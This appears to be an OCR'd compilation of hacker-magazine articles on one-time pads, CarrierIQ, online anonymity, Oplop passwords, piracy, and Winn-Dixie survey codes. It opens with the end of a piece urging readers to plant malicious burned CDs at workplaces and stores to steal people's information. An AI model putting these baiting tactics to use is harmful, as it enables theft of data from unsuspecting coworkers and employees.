Take your burned CD and write "Pirates of the Caribbean" on it with a Sharpie.

Grab your stack o' CDs and distribute them strategically. Think about the places you can put them. Maybe throw one in the bathroom at work and grab some coworker's information. How about dropping one outside your local Best Buy for the random factor? Heck, drop a few *in* Best Buy - maybe by a cash register - and see if you can get some employee's info. Who can resist putting a burned CD into their PC, especially when they think they've found something free?

Don't limit this to movies. Label a CD "Windows 7 Ultimate Upgrade" and download the appropriate icons to target the geekier among us. The ideas and uses are endless.

Warning - Responsible message follows: If you are an IT person, you should probably disable autorun on all of your PCs as a matter of policy. It will diminish the chances of this type of attack working, and it's just good common sense. Enjoy.

by Cliff

We can all fire up a copy of Truecrypt to keep our files safe, and we think nothing of using SSL to protect a data exchange with a web server, but that all needs computers to be useful. If you need to securely send information to a friend without the help of computers, you can get all old-school. Modern computers were invented to break codes, but you can send 100 percent uncrackable messages relatively quickly and easily by hand - and it is so satisfying to your geeky side, too.

"But why would we bother? Isn't this all just history now?" The exact scheme I present is still believed to be very much in use by spies the world over, via "number stations" (search YouTube for some great, spooky examples) which at fixed times of the day will read a list of digits in disembodied voices over the airwaves to whomever is listening. And somewhere, somebody is listening, copying them down, and decoding these messages by hand. Emails leave trails, and indeed we know Gmail "reads" every word of your emails, but even though the world can hear the secure conversation, without knowing the encoding system, it is meaningless.

So, to encrypt and decrypt a message securely, we need to share a secret method with whomever we are messaging. First, we convert our alphanumeric message into numbers, then we use a separate list of numbers known only to whoever is sending and receiving the message to encode and decode it. To be mathematically unbreakable, each number list must only be used once. We call it a "one time pad," literally a pad of digits in random order with only two identical copies, used one time only - burn after use!

Turning letters into numbers is the first stage. Of course, you can use A=01, B=02, Z=26, etc., but it is not optimal. There is a clever system known as the "straddling checkerboard" which can be much more efficient by using the single digits for the most common eight letters of a language (and, of course, each language is different!). In English, the common letters "AEINORST" are assigned to single digits, but "AEINORST" is not very memorable... "ESTONIA-R" or my preferred "AT ONE SIR" are much more memorable. I will use "AT ONE SIR" below, and you will see how economical the "straddling checkerboard" can be!

	0	1	2	3	4	5	6	7	8	9
	A	T	-	O	N	E	-	S	I	R
2	B	C	D	F	G	H	J	K	L	M
6	P	Q	U	V	W	X	Y	Z	.	#

As you can see, "AT ONE SIR" makes up the top line, but we use the spaces (for 2 and 6) as shift characters for the less common letters (we then just fill in the leftovers alphabetically). The word "hacker" becomes `25 0 21 27 5 9`, "computer" is `21 3 29 60 62 1 5 9`. You don't need the spaces except for readability of course, so "computer hacker" encodes to `21329 ➥ 60621 59250 21275 9`. This isn't secure yet, but is already probably enough to get you past the casual observer. It is a fancy cipher, but a straight substitution cipher nonetheless. To decrypt it, you just make a checkerboard using "AT ONE SIR" as the top line (so nice and easy to remember and recreate wherever you are) and wherever you see a 2 or 6, you know to shift the next digit to the appropriate line to decipher.

There is a "." character (68) which you can use as a general purpose essential punctuation character, or use as a further shift character to a line of punctuation if you so desire. Frankly, if you're doing this by hand on security grounds, you are not going to care about punctuation too much - the message is what is important! There is also a "#" escape character for numbers. To make sure they are unambiguous, numeric digits are repeated

three times over, so "2600" enciphers as 69222 ➥ 66600 00006 9. As mentioned before, this is a cipher, not encrypted yet - that's the bit where it gets uncrackable!

Now you need a one time pad to encrypt with (make sure your friend has the same pad!). All this is is a key - a list of random digits (for convenience usually grouped into five at a time). Do not trust your computer to give you truly random digits; computers use pseudo-random lists (which are entirely predictable if you know the "seed"). If you want random, get a set of five 10-sided die from a games shop in different colours, throw them, and always write them down in the same color order to prevent human bias! It will look something like:

```
51187-69890-33159-87236
25955-46669-93434-84219
41645-05561-76643-90072
56544-74326-49439-58703
```

...and be very boring to make! Make lots of these sheets into a pad with removable/disposable sheets so you never use the same one twice. This is important, as reuse dramatically reduces the security of the message - using a new sheet each time is mathematically 100 percent secure and unbreakable. You need a copy to encrypt with and one to decrypt with, so only give copies of your pad to those who need it.

Now for the encryption stage - and we use (nice and simple) arithmetic to encrypt one digit at a time from our message. But it is important to know that we do not "carry," so 7+7 becomes 4 (i.e., 7+7=14 - we just want the "4"), and 2-8 becomes 4 (as you can't subtract 8 from 2, we use "12" instead, so 12-8=4). Practice this bit - it is important to get right!

Let's encode "computer hacker" using the key 51187-69890-33159-87236-25955 (first page of the pad above).

From above, "computer hacker" is 21329 ➥ 60621 59250 21275 90000 (padded with zeroes), so we encrypt

```
Plain Text 21329 60621 59250 21275 90000
Key        51187-69890-33159-87236-25955 minus
---------------------------------------
Encrypted  70242 01831 26101 44049 75155
```

So this is the message we send to our friend. We can send it any which way: email, telephone, pigeon, or very publicly as with the number stations.

Your friend then adds the correct key back to the encrypted text, the exact opposite procedure.

```
Encrypted  70242 01831 26101 44049 75155
Key        51187-69890-33159-87236-25955 plus
---------------------------------------
Plain Text 21329 60621 59250 21275 90000
```

And using "AT ONE SIR"

```
21/3/29/60/62/1/5/9/25/0/21/27/5/9
C /O/M /P /U /T/E/R/H /A/C /K /E/R
```

The encrypted text can be shouted from the treetops (or played on shortwave radio all around the world, of course!). Without the *right* key, it is not just meaningless, but instead contains *every* message. If an interceptor thinks the key is 90715-81423-97109-85037-30025, for instance

```
Encrypted  70242 01831 26101 44049 75155
Key        90715-81423-97109-85037-30025 plus
---------------------------------------
Plain Text 60957 82254 13200 29076 05170
```

And using "AT ONE SIR"

```
60/9/5/7/8/22/5/4/1/3/2
➥ 0/0/29/0/7/60/5/1/7
P /R/E/S/I/D /E/N/T/O/B
➥/A/M /A/S/P /E/T/S
```

Without a copy of your one time pad, it is absolutely unbreakable. Not just "difficult to break" but actually unbreakable. Of course, for ad-hoc secure communication you have to share the initial keys, and this is what SSL/HTTPS does: uses asymmetric encryption (difficult to break) to swap a one time key. This is why SSL is not actually secure, just very hard to break, and so, as computers get more powerful, it becomes less secure. For absolute security, create and distribute pads manually and securely. This is exactly how messages are securely sent to field operatives the world over!

Just for completeness, a number station will also read out the ID of the target operative so they will know to get ready to copy down a message meant for them, and may also read the first five digits of the page in the code pad to be used. So, in the above, they would start the message as 51187, then use 69890 onwards to encrypt the message. If you're using this system a lot, you may choose to do likewise. Number stations will read out each group of five digits twice as shortwave radio drops out a lot - try searching YouTube for JK7e02o7xy4 and you will hear an example where midstream someone tries to jam the signal. Or ymhqL1MQwfE is a Chinese number station (again with allied jamming to try to spoil the message!). This may be "old school," but it is still very much alive and relevant to our world today!


If you can't be bothered to get the dice and hand-make a pair of pads, http://www.four-milab.ch/onetime/otpjs.html can make them for you - not as secure as making your own, but waaaaaaaaay better than reusing a key twice, and about as good as a computer can make it!

So imagine I had gotten this below key to you securely somehow....

```
47830-09292-31816-12605
45535-13930-73567-64251
62139-98344-10752-47795
56600-63437-94255-32654
```

Here's a chance to try your brand new old-school decryption skills:

```
23455 08372 67345 24327 81135
➥ 97170 96728 57346 08995 60992
➥ 53970 41580 76525 24673
```



The Piracy Situation

by R. Toby Richards

This is going to be controversial, for sure, but I want to urge the hacker community to actively advocate against piracy. We all know the moral issues, so I'm not going to go there. I'd like to point out some other issues.

The Law is Out of Control

Our lawmakers keep passing more and more copyright laws. I don't think this would be happening if piracy weren't as prevalent as it is. Content providers now err on the side of caution. They cite copyright violations when they remove content that would have likely been considered fair use ten years ago.

A prime example: My seven-year-old daughter has started making "movies" by recording herself playing with her dolls, who serve as the "actors." She also loves music, so there are typically songs playing randomly in the background. Sometimes she sings along, which is adorable. I wanted to share these with my family, so I put them on YouTube. YouTube immediately removed them for copyright infringement. WTF? I mean, come on! Really?

Copyright laws have been driven to the point of insanity because of all the piracy. Were it not for all of this crime, I would probably be able to put my daughter's movies on YouTube. People could be reasonable and see that I am not impairing artists' abilities to profit from their work, which is the point of copyright law.

BitTorrent could have a good reputation. It's often the fastest way to download legitimate stuff, like Linux CDs. But nooooo.... Now my ISP throttles me down to nothing if I try to use BitTorrent.

The Malware

Antivirus technology these days is a joke. We, the technically savvy, know several techniques for avoiding viruses when downloading content with peer to peer technologies. Still, how many hours have you wasted removing viruses from relatives' computers because they just couldn't pay 99 cents for the latest Lady Gaga single?

People don't understand that you aren't going to find any places for piracy with no viruses. The thing is that whenever you are downloading things illegally, you risk getting a virus. Think about it this way. A place on the Internet that is designed for criminals to congregate simply isn't going to be safe. It's like taking a walk in the ghetto at night. You might get mugged. That's just the way it is. So when you pirate, you always run the risk of downloading a virus instead of what you think you're downloading. We understand that. Your 15-year-old cousin does not.

The Debate

Okay, when I said that I wouldn't bring up the moral issues, I lied. This is because I thought that I'd at least offer what I think is a compelling argument against the idea that piracy isn't stealing or that it's less bad than actual shoplifting. Perhaps if you agree with me that piracy needs to stop, then I hope to help you explain it to others with these arguments.

Look, if you were to shoplift a CD or DVD, you have to realize that the disc only cost pennies to make and ship to the store. The costly part of the disc is the money that went into producing and creating the art that is on it. So, when you pirate stuff, you're only really stealing a few cents less than if you actually shoplifted. What is theft? Theft is the act of illicitly depriving someone of something. Piracy deprives artists of the ability to profit from their work.

The idea that piracy isn't really stealing because you're not depriving anybody of physical goods just doesn't hold water. Think of identity theft. The identity thief doesn't deprive you of any physical object. Like a pirate, the identity thief is only copying information. In this case, he's copying your identity in order to purchase things with your good credit. Still, we all acknowledge that identity theft is wrong.

A Call for Action

I hope that all of this makes sense to you. If it does, then I ask that you more actively educate those around you about the issues. Piracy is rapidly diminishing our ability to take advantage of fair use. Piracy results in malware. Piracy is wrong. I hope that we can one day return to a world and an Internet where my daughter can sing along to "Party in the USA" on YouTube without being flagged as a copyright violator. As icing on the cake, imagine what it would do for the misconceived idea of what a hacker really is all about if the media were to catch wind that the hacker community is coming out against copyright infringement!

Transmissions

by Dragorn

Law enforcement have always loved cell phones. What better way to get your suspect (apparently, all of us) to carry around a tracking device 24/7? But now it seems like corporate greed loves cell phones even more, and for much of the same reasons. Ask all of your customers to carry around tracking devices and they'll never agree to it. Give them a free app on a smartphone and they'll not only carry around the tracking device, but they'll give you all of their info while they're at it.

Cell phone tracking works on the carrier level because the cell phone companies know what towers you're connected to. The same model that gives your phone an approximate location without turning on the GPS lets the cell phone companies track where you are (well, approximately). The granularity of the non-GPS assisted location increases as the population density increases - more users require more cell towers, which means each tower covers a smaller physical area.

Tracking from the carrier is relatively simple, but only the carrier benefits (and anyone with a subpoena, or depending on the state, no subpoena at all. Looking at you, California). Retailers in the U.S. (well, two... so far) have started rolling out a system which passively monitors cell phones to track users. By placing antennas in each store and at common gathering areas of the mall, and monitoring cell phone traffic, the movement of individual users can be tracked.

The system is designed to only reveal the "cell phone identifier." The actual information being tracked is not disclosed, but most likely it is the IMEI, which identifies the phone, and not the IMSI, which identifies the subscriber. It is claimed that no personally identifiable information is tracked, which is plausible since there should be no link between the IMEI and the phone number or user billing data.

How does one opt out of tracking? By turning off your phone, obviously. In a crowded shopping area. During the busiest shopping season of the year. When customers are least likely to want to, or be able to, turn off their phones. Still, they'd never be able to correlate security footage, purchases, and phone identifiers to constantly profile customers, right?

This may be the first time for trying to track cell phones as cell phones, but the technology to track Wi-Fi devices (like Kismet) or Bluetooth devices (at least the discoverable ones) has been around for quite a while, and been deployed in customer tracking and advertising. So far, neither has been a major focus for advertisers, and the Bluetooth-enabled cardboard stand-up sign pushing to discoverable devices has been replaced with QR or Microsoft tags. But a cell phone set to use Wi-Fi will continually look for networks nearby, and can be tracked as it moves around a shopping area.

Of course, waiting for your revenue stream (sorry, customers) to go to the mall is for chumps. It would be so much more convenient, and profitable, to sell their usage data, location, and so on directly.

Enter "CarrierIQ," a software package which has been getting a lot of attention lately, and not the good kind that you want. Originally designed as a tool to help carriers measure metrics like problem applications, user traffic levels, and so on, it's been modified and turned into a multi-carrier tool for snooping on user behavior.

Hidden on multiple phone operating systems (Android, Blackberry, and Nokia) and on multiple carriers (Sprint, Verizon, maybe others), CIQ collects a combination of innocuous (battery, signal level, crashes, reboots) data, and *very* personal data (applications run, URLs visited, keystrokes, numbers dialed, SMS messages received, location, phone calls received).

And it runs as root! Not only can you not detect it or terminate it from a standard phone account/user, but if any vulnerability is discovered in the CIQ software in the future, all phones running it will be vulnerable, and, if arbitrary execution is part of the bug, they'll be vulnerable to an unstoppable root-level exploit, potentially exposing *all* data on the phone and opening the door to additional malware or Trojans on the phone.

"But," I imagine you say, for the convenience of a straw man argument to knock down, "the carrier already knows what phone calls I get and what URLs I visit." And you're right - they do, at least when you're on cell data they do. CIQ exposes URLs from Wi-Fi as well (including search terms since those are in the GET string), and *may* bypass wiretap laws because the data is gathered by an agent on the phone, not from the network layer.


What reason would the carrier have to record this data? Marketing, of course! Not only do they

use it for their own marketing, but now they'll *sell your web browsing history* to other companies! What other companies? Anyone who has the money, apparently. Verizon has already modified the terms of service to allow them to sell location, application installs and usage, URL history, demographics, and phone feature usage. And, of course, you don't have to opt-in; they've already included you for your convenience, and their profit. (If you're a Verizon customer and haven't already opted out, you can do so at `https://www.verizonwireless.com/myprivacy` but only if you're the account holder, and don't forget to opt out of all three categories!)

Once discovered and reported on, CIQ opted for the most mediapathic response possible: Send the developers reporting its capabilities a cease and desist and try to squelch discussion about the depth of privacy invasion that is being hidden from users. Once the EFF got involved, there was some rapid backpedaling and retractions (remember, go donate to the EFF, they really *do* make a difference), and by all accounts the researchers are now unmolested in their continued research. Lawyering up is the default response of any company, so it's difficult to read much into the situation, but any hopes of open discussion about the capabilities and reasons behind it are pretty doubtful.

The real kicker, of course, isn't just that every company which has half a chance to do so is selling out your data while raising your bills. The real kicker is that once this data is collected, once the possibility to flip a switch and track every move exists, that information is no longer under your control. It's only a subpoena away - or less, if you're in California, or any other jurisdiction which decides you don't need to prove just cause or document reasons for collecting location data or attaching GPS trackers to citizens.

It's 2012 but not too late to get the 2012 Hacker Calendar



Spectacular Hacker Photos and Historical Entries for Nearly Every Day of the Year!

Check online for the price

store.2600.com/the-hacker-calendar.html

Anonymity and the Internet in Canada

by Pat D.

What do you think of when someone tells you that your freedom of privacy and the right to remain anonymous on the Internet is slowly being taken from you piece by piece on a daily basis? The first questions that come to my mind are: How can I protect my rights and what tools are available for me to exercise my ability to have an anonymous web experience?

In this article we will take a brief look at what laws are in danger of being passed through the Canadian House of Commons, along with measures you can take as an individual to enhance your anonymous Internet experience.

I believe that any Internet user should have the right to have a private and anonymous web experience. People should have a choice whether or not they want to share their information with others or have the ability to take on any online persona they wish.

The Harper government in Canada is going to table a massive crime bill in the near future. Included in this bill is lawful access legislation. These bills are previously known as bills C-50, C-51, and C-52. It is not known at this time whether or not they will try to slip in the Canadian DMCA (bill C-32) into this crime legislation as well.

If this crime bill passes in Canada, it is going to give law enforcement and government lawful access to your customer information from your Internet and cellular providers without a warrant. What this means is they are going to have the right to read your emails, see what you are downloading, read your text messages, gather GPS data from your cell phone in real-time, the list goes on and on....

What can you do to secure your digital anonymity right now? There are several different practices you can use to help you have a relatively private and anonymous web experience in most situations. I will list a few examples that I find important for the everyday Internet user.

Turn on cookie notices in your web browser or use some type of cookie management software.

"Cookies" are small pieces of information that websites store on your computer temporarily. In most cases, cookies are useful and help streamline your web experience. They may store passwords and user IDs so you don't have to keep retyping them every time you load a new page at the site that issued the cookie. Other cookies can be used for other purposes like your navigation through a website or the time you spend there. This information is usually gathered for marketing purposes. Most cookies can only be read by the people who created the original cookie. Some companies that manage online banner advertising are just cookie sharing rings. They track what pages they load, what ads you click on, etc. They will share this information with their clients for marketing purposes as well. To see how cookie-sharing works, have a look at: `http://privacy.net/track`

Use anonymous networking.

One of the easiest and free "anonymizer" networks to use is the TOR network. TOR will eliminate the ability to have your "traffic analyzed."

When someone can trace the source and destination of the information you are sending or looking for on the Internet, it allows them to start tracking what websites you like to visit, online games you like to play, videos you like to watch, the list can go on and on. What the TOR network does is send your requests and transactions over different places on the Internet, so no point can triangulate you to your intended destination.

Take your Stand!

The last and final thing you can do to protect your anonymity and privacy in the digital age is to stay informed and lobby the lawmakers. Let them know that you are not happy with the changes they are trying to make in regards to your online privacy. Tell your friends, spread the word about these injustices, and take a stand! If everyone stays silent, they will give your digital liberties away.

This article was not intended for the advanced computer user. This is just a brief outline on what the average person may not know about the changes the Canadian government is trying to make to their digital anonymity as well as a couple of brief steps on how to gain back some control. For more information, please have a look at some great websites that cover the subject of digital privacy like the Electronic Frontier Foundation (`http://www.eff.org`) and The Pirate Party of Canada (`http://www.pirateparty.ca`) that cover topics from copyright laws, reform of the patent system, and privacy.


Sources

Pirate Party of Canada, *Lawful Access: The Battle Isn't Over,* Pirate Party of Canada, September 21, 2011, September 22, 2011, `https://www.➥pirateparty.ca/uncategorized/➥lawful-access-the-battle-isnt-over`

Stanton McCandlish, EFF Technology Director, *EFF's Top 12 Ways to Protect Your Online Privacy,* Electronic Frontier Foundation, April 10, 2002 - Vers 2.0, September 20, 2011, `http://➥www.eff.org/wp/effs-top-12-ways➥-protect-your-online-privacy`

torproject.org, *Tor: Overview,* www.torproject.org, Sept 19, 2011, `http://www.torpro➥ject.org/about/overview.html.en`

Elegant Password Generation with Oplop



by Joshua Dick
josh@joshdick.net
http://joshdick.net [1]

Password strength, policies, generation, and management are hot-button topics for the security-minded. In the wake of recent high-profile online security breaches such as those against Gawker Media [2], Epsilon [3], Sony [4], and many [5] others [6], it is more important than ever to choose and manage passwords in a way that maintains the integrity of your online accounts and identities. There are efforts underway to change the password security playing field such as OpenID [7] and Oauth [8], but these technologies are just starting to become widely adopted, and they come with their own sets of issues. For now, typical computer users still have to rely on using passwords. Debates and personal preferences abound regarding what constitutes a strong password and how to best manage various account credentials in a secure manner. Everyone has their own system, and this article will outline my system. In sharing it with you, I hope to get you to think carefully about how you choose and manage passwords, and whether your own system could use some improvement.

A long time ago...

...in a galaxy far, far before the aforementioned Gawker breach, I used one of three or so different passwords for all of my online accounts. Then the Gawker breach happened, and my Gawker account credentials were included in the leaked information. Gawker stored hashed versions of their users' passwords, but used an archaic hashing algorithm that left simple passwords vulnerable to discovery by brute-force attack. The breach was a wake-up call for me. If my password had been discovered through brute-forcing, then my other online accounts using that same password were potentially accessible to malicious individuals. I also used the same password in combination with other email addresses/account names for various accounts; anyone with an ounce of Googling skills could have searched around for my identities on other sites, connected some dots, and tried that same password on those other sites.

This brings me to what I believe is the golden rule of passwords: *Never use the same password for multiple accounts.*

It sounds obvious, and most of us have heard this before, but some of us are still guilty of doing this. I was guilty of this as well until the Gawker breach happened. I then realized that any site that I supplied with a password could potentially have the same kind of breach, and that I was trusting those sites to store my password in a way that it is protected in the event of a breach. Using the same password on multiple sites means that if your password is compromised in one place, then it's also compromised in every other place used. I knew that it was time to start using unique passwords for all of my accounts online and I started researching methods to generate unique passwords.

By far, the simplest way to create a unique password is to have a computer randomly generate one. The problem with randomly generated passwords is that there's no way any mere mortal can memorize and associate a randomly generated password with each of their online accounts. The only realistic way to use randomly generated passwords is to utilize password management/vault software that stores passwords in an encrypted database and often helps automate the process of logging into websites. Randomly generated passwords make things very difficult if the password manager's database becomes corrupted or lost. Some password managers also make it difficult for users to switch to a different password manager. I did not want to be exposed to these issues, so rather than using randomly generated passwords, I wanted a way of creating unique passwords that was *easily reproducible* if I ever had to recover or regenerate my passwords from scratch.

I researched methods for generating unique passwords in a reproducible fashion. Nearly all of the methods I found involved combining a strong "base password" with something else that was unique to the site, or to the password's purpose, yielding a unique password. Most of the techniques I found for coming up with the base password involved using mnemonics with song lyrics, initials, and birthdays, etc. While the basic idea of "base password" + "unique information" = "unique password" seemed sound to me, I wanted a password generation process that wasn't error-prone, and that didn't require an unnecessary amount of thinking or effort to use it. I did not want to have to hum a song to remember its lyrics every time I

wanted to type a password. There had to be something better.

Enter Oplop

After even more research, I stumbled across the oddly-named Oplop. Oplop is a password hashing algorithm conceived by Brett Cannon (a core developer of the Python [9] programming language).

Oplop works on the same "base password" + "unique information" = "unique password" principle mentioned earlier. In Oplop terms, the "base password" is referred to as a "master password" and the "unique information" is referred to as a "nickname."

In a nutshell, you provide Oplop with a master password and a unique nickname, and Oplop uses those two pieces of information to generate a unique password. When fed a particular master password/nickname pair, the algorithm always generates the same unique password. Bear in mind that there are other password-generation algorithms that work very similarly to Oplop (master password plus a "nickname" or a "keyword" yields a unique password), and the majority of the information in this article is still relevant for those other algorithms, even though the article will refer to Oplop specifically.

Here's an excerpt from the "How It Works" page on Oplop's official website [10], starting with the algorithm in its entirety:

1. *Concatenate the master password with the nickname (in that order!).*
2. *Generate the MD5 hash of the concatenated string.*
3. *Convert the MD5 hash to URL-safe Base64.*
4. *See if there are any digits in the first 8 characters. If no digits are found...*
   a. *Search for the first uninterrupted substring of digits.*
   b. *If a substring of digits is found, prepend them to the Base64 string.*
   c. *If no substring is found, prepend a 1.*
5. *Use the first 8 characters as the account password.*

These steps guarantee that the account password is always at least alphanumeric, if not alphanumeric with - and/or _ characters (this is technically incorrect as there is a 0.0000004% chance the account password will be numeric-only, but that is obviously a very rare occurrence so it's not a possibility that Oplop guards against). It also guarantees the account password is eight characters which is typically a required length of passwords.

You do not need to worry about the use of MD5 as the hashing algorithm as compared to SHA-256 or some other hashing algorithm. You can read about MD5's weaknesses such as the preimage and collision attacks if you want, but remember that MD5 is being used more for a consistent randomness factor than for its cryptographic strength. It does not matter if someone has the same unique account password for a completely different pairing of nickname and master password. The important thing is that someone cannot work backwards from an account password to your master password.

Oplop's official website [11] has much more technical information about the algorithm, its threat model, the strength of the passwords it generates, and its strengths over other similar password generation algorithms.

How I Use Oplop

The Master Password

I use a single master password to create all of my Oplop passwords so I don't have to remember multiple master passwords and can rely on muscle memory. This is how Oplop is supposed to be used, but you might instead choose to use multiple master passwords. Ideally, a master password should:

- Be common across all of the Oplop-generated passwords you've created for a particular place/category (for example, one master password for all personal accounts, another master password for all work accounts)
- Be a strong password; at bare minimum, the same strength as Oplop-generated passwords (eight-character alphanumeric)
- Never be shared - if compromised, all of your Oplop-generated passwords could potentially be recreated by someone else
- Never be used as an account password; it should only be used inside of Oplop, for the same reason as above.

Nickname Generation

To make Oplop-generated passwords easily reproducible with minimal thought, one needs to use a foolproof system for picking nicknames that will be used to generate those passwords.

Since all of my Oplop-generated passwords are used with online accounts, I create nicknames by taking the root level domain name for the website in lower case (since Oplop is case sensitive), stripping the top level domain, then stripping all non-alphanumeric characters from it.

Examples of nickname generation (website -> nickname):

http://amazon.com -> amazon
http://my.ebay.com -> ebay
http://forums.any-site-here.com -> anysitehere

I use this simple procedure to create the vast majority of my nicknames. You can pick a procedure that works best for you, provided that you can easily and unambiguously produce a consistent nickname given a certain website or URL.

In the case where an account's password policy requires periodic password changes (a great security practice) *or* in the event of a Gawker-like security breach, Oplop has you covered; if you slightly modify the nickname when your password needs to be changed (gawker1, gawker2, etc.), Oplop will

generate a completely different unique password for each nickname used.

Hopefully, you can recognize what constitutes a good nickname and can take the concept further for your specific needs. Here are two more examples for choosing nicknames:

- If you'd like to use Oplop to generate passwords for an account on a given machine, you can use the machine's host name as your nickname.
- If you'd like to use Oplop to generate a password for an account at your organization or company, you can use the organization/company name itself as your nickname. Or maybe even [organization name] - [tool or system name]. You get the idea.

Password Management

So now you're all ready to update all of your existing accounts to use Oplop-generated passwords, but won't it be a hassle to regenerate the password every time you need to type it somewhere?

Well, yes, it would. That's where using a password manager/password vault application can help.

A password manager simply stores lists of accounts, their passwords, and other relevant information for later retrieval or use. Every decent password manager will store this information in an encrypted form, protected by a password (which can also be generated by Oplop). I don't recommend using your Oplop master password to unlock the password manager; your master password should only be used inside of Oplop.

Many password managers also come with web browser extensions that, once unlocked with their password, automatically fill web login forms with the appropriate account information that has been stored in the vault.

So, once you generate passwords with Oplop, you can store them in the password manager and then essentially forget about them, letting the password manager enter the generated passwords into websites for you. If the password manager's data gets corrupted or otherwise lost, you have nothing to worry about since you can still recreate your Oplop passwords using your master password and nicknames. If you had been using randomly-generated passwords and the same data loss happened, you'd be in a much more dire situation.

As to which password manager to use, there is a wide variety of choices available for all major desktop and mobile platforms. I personally use a commercial offering called 1Password [12]. Other popular choices include KeePass [13], KeePassX [14] (free and open source standalone applications), and LastPass [15] ("freemium" web application).

Why I Like Oplop

There are several factors that drew me to Oplop and that have kept me using it to this day.

1. It's elegant.

The algorithm is easy to understand and is well thought out, with compelling technical documentation.

2. It's reproducible.

A particular nickname/master password combination will always yield the same unique password from Oplop. So, regardless of the method or software you use to manage your passwords, your passwords are safeguarded against data loss since you're always able to recover Oplop-generated passwords as long as you can remember your master password and recreate your nicknames.

3. It's flexible.

As quoted earlier, Oplop-generated passwords are mixed-case alphanumeric (but can contain dashes and underscores), and are always eight characters long. These aspects make the generated passwords strong and flexible enough for everyday use. They'll be rated favorably by password strength checkers and will most likely comply with the average IT-sanctioned password policy, though you may have to add punctuation onto the generated passwords to comply with stricter password policies.

4. It's available on a huge variety of platforms.

Because of the simplicity of the algorithm, Oplop is easy to implement on many different platforms. Oplop is available as an (offline capable) web application, a Python command-line application, an iPhone/iPod Touch/iPad web application, an Android application, a Kindle application, and more. This means that it's easy to generate passwords with Oplop regardless of your platform or device of choice.


Although the official Oplop web application [16] is great, I made my own version [17], source code available [18], that has some minor usability improvements. My web application can be used offline in web browsers that support offline applications, and also doubles as an iOS web application as well as a Google Gadget.

Closing Thoughts

In a time when password security matters more than ever, Oplop and algorithms like it strike a decent compromise between encouraging good security practices (unique passwords), generating relatively strong passwords, and being easy to use in practice. Hopefully, this article has taught you something new, or has at least made you think about how you can improve the process(es) you use to pick and manage passwords.

Well, it would seem that you've been reading long enough. It's time to go generate some passwords.

1. http://joshdick.net
2. http://en.wikipedia.org/wiki/Gawker_Media#Sourcecode_breach
3. http://en.wikipedia.org/wiki/Alliance_Data#Epsilon
4. http://en.wikipedia.org/wiki/PlayStation_Network_outage
5. http://www.neowin.net/news/bethesda-softworks-latest-to-suffer-cyber-attack
6. http://arstechnica.com/gaming/news/2011/06/hacker-group-lulzsec-demands-hats-threatens-release-of-brink-user-data.ars
7. http://openid.net
8. http://oauth.net
9. http://python.org
10. http://code.google.com/p/oplop/wiki/HowItWorks
11. http://code.google.com/p/oplop
12. https://agilebits.com
13. http://keepass.info
14. http://www.keepassx.org
15. https://lastpass.com
16. http://oplop.appspot.com
17. http://heap.joshdick.net/oplop
18. https://github.com/joshdick/oplop



Hacking the Winn-Dixie Survey

by Tim K

When I was in college, I lived next door to a Winn-Dixie grocery store. About 75 percent of the time I made a purchase, the bottom of my receipt would have the phone number for an automated survey asking me to rate aspects of my shopping experience in return for the chance to win $5000 (it's since dropped to $2000). Naturally, as a poor college student, I would do this survey *every single time.* Though I never won, I did notice some recurring patterns in the survey codes.

The code on the receipt is made up of three blocks of six numbers each, but for simplicity's sake let's treat it as a single 18-digit number. Based on examining literally hundreds of receipts, here's how the numbers break down:

Digits 1-4: the date in mmdd format.

Digits 5-6: the hour in 24-hour notation.

Digits 7-10: the Winn-Dixie store number.

Digits 11-14: the transaction number for the checkout lane for that date.

Digit 15: always 0 as far as I can tell, though it may be a leading zero for...

